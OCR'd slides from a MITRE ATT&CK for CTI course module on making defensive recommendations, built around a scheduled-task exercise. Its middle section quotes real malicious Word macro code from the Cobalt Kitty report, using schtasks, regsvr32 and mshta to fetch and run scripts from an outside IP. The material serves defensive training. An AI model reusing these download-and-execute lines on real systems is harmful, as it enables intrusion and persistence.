
Step 5. Make Defensive Recommendations

- Recommendations can be strategic, policy-related, operational, tactical or focused on risk acceptance
- Recommendations can be for management, SOC, IT, or all of the above
- Some potential recommendation types:
  - Technical
    - Collect new data sources
    - Write a detection/analytic from existing data
    - Change a config/engineering changes
    - New tool
  - Policy changes
    - Technical/human
  - Accept risk
    - Some things are undetectable/unmitigable or not worth the tradeoff

Step 5. Make Defensive Recommendations



Step 5. Make Defensive Recommendations (Example)



Exercise 4: Defensive Recommendations

Worksheet in Resources under Exercise 4
“Making Defensive Recommendations Guided Exercise”

Download the worksheet and work through recommendation process

0. Determine priority techniques
1. Research how techniques are being used
2. Research defensive options related to technique
3. Research organizational capability/constraints
4. Determine what tradeoffs are for org on specific options
5. Make recommendations

- Please pause. We suggest giving yourself 15 minutes for this exercise.

Exercise Review

- What resources were helpful to you finding defensive options?
- What kind of recommendations did you end up making?
- Did you consider doing nothing or accepting risk?
- Were there any options that were completely inappropriate for you?

Step 0. Determine Priority Techniques

Step 1. Research How Techniques or Sub-techniques Are Being Used

From the Cobalt Kitty Report

```
Set fso = Nothing
sCMDLine = "schtasks /create /sc MINUTE /tn ""Power Efficiency Diagnostics"" /tr
""\""regsvr32.exe\"" /s /n /u /i:\""h\""t\""t\""p://110.10.179.65:80/download/
microsoftv.jpg scrobj.dll"" /mo 15 /F"
lSuccess = CreateProcessA(sNull, _
                          sCMDLine, _
```

```
vbCrLf & "  <Actions Context=""Author"">" & vbCrLf & "    <Exec>" &
vbCrLf & "      <Command>mshta.exe</Command>" & vbCrLf
tstr = tstr & "<Arguments>about:""&lt;script language=""vbscript""
src=""http://110.10.179.65:80/download/microsoftp.jpg""&gt;code
close&lt;/script&gt;""</Arguments>" & vbCrLf
tstr = tstr & "</Exec>" & vbCrLf & "  </Actions>" & vbCrLf & "</
Task>"
XMLStr = tstr
```

Within a Word Macro

Step 2. Research Defensive Options Related to Technique or Sub-technique

Scheduled Task/Job

Sub-techniques (5)

Adversaries may abuse task scheduling functionality to facilitate initial or recurring execution of malicious code. Utilities exist within all major operating systems to schedule programs or scripts to be executed at a specified date and time. A task can also be scheduled on a remote system, provided the proper authentication is met (ex: RPC and file and printer sharing in Windows environments). Scheduling a task on a remote system typically requires being a member of an admin or otherwise privileged group on the remote system.[1]

Adversaries may use task scheduling to execute programs at system startup or on a scheduled basis for persistence. These mechanisms can also be abused to run a process under the context of a specified account (such as one with elevated permissions/privileges).

ID: T1053

Sub-techniques: T1053.001, T1053.002, T1053.003, T1053.004, T1053.005

Tactics: Execution, Persistence, Privilege Escalation

Platforms: Linux, Windows, macOS

Permissions Required: Administrator, SYSTEM, User

Effective Permissions: Administrator, SYSTEM, User

Data Sources: File monitoring, Process command-line parameters, Process monitoring, Windows event logs

Step 2. Research Defensive Options Related to Technique or Sub-technique

Detection

Monitor scheduled task creation from common utilities using command-line invocation. Legitimate scheduled tasks may be created during installation of new software or through system administration functions. Look for changes to tasks that do not correlate with known software, patch cycles, etc.

Suspicious program execution through scheduled tasks may show up as outlier processes that have not been seen before when compared against historical data. Data and events should not be viewed in isolation, but as part of a chain of behavior that could lead to other activities, such as network connections made for Command and Control, learning details about the environment through Discovery, and Lateral Movement.

Step 3. Research Organizational Capabilities/Constraints

For this exercise, assume that you have Windows Event Log Collection going to a SIEM, but no ability to collect process execution logging.

Step 4. Determine the Option-specific Trade-offs for Your Enterprise

Defensive option	Pros	Cons
Monitor scheduled task creation from common utilities using command-line invocation	Would allow us to collect detailed information on how task added.	Organization has no ability to collect process execution logging.
Configure event logging for scheduled task creation and changes	Fits well into existing Windows Event Log collection system, would be simple to implement enterprise wide.	Increases collected log volumes.
Sysinternals Autoruns may also be used	Would collect on other persistence techniques as well. Tool is free.	Not currently installed, would need to be added to all systems along with data collection and analytics of results.
Monitor processes and command-line arguments	Would allow us to collect detailed information on how task added.	Organization has no ability to collect process execution logging.

Step 5. Make Defensive Recommendations

Given the limitations and sources we discussed, potential answers would be similar to:

Potential Option 1

Enable "Microsoft-Windows-TaskScheduler/Operational" setting within the event logging service, and create analytics around Event ID 106 - Scheduled task registered, and Event ID 140 - Scheduled task updated

Potential Option 2

Use Autoruns to watch for changes that could be attempts at persistence

Lesson 4.4 Summary

1. Examined the different types of defensive recommendations
2. Reviewed how to prioritize recommendations and when to accept risk
3. Practiced making customized defensive recommendations and considered the elements contributing to your individual approach

ATT&CK for CTI

Module 0

ATT&CK®

Understand ATT&CK


0

Module 01
Module 02

Map Narrative & Raw Data to ATT&CK

1-2

Module 03



Store & Analyze ATT&CK mapped Data

3

Module 04

Make Defensive Recommendations from ATT&CK mapped Data

4

End of Module 4

MITRE | SOLVING PROBLEMS FOR A SAFER WORLD®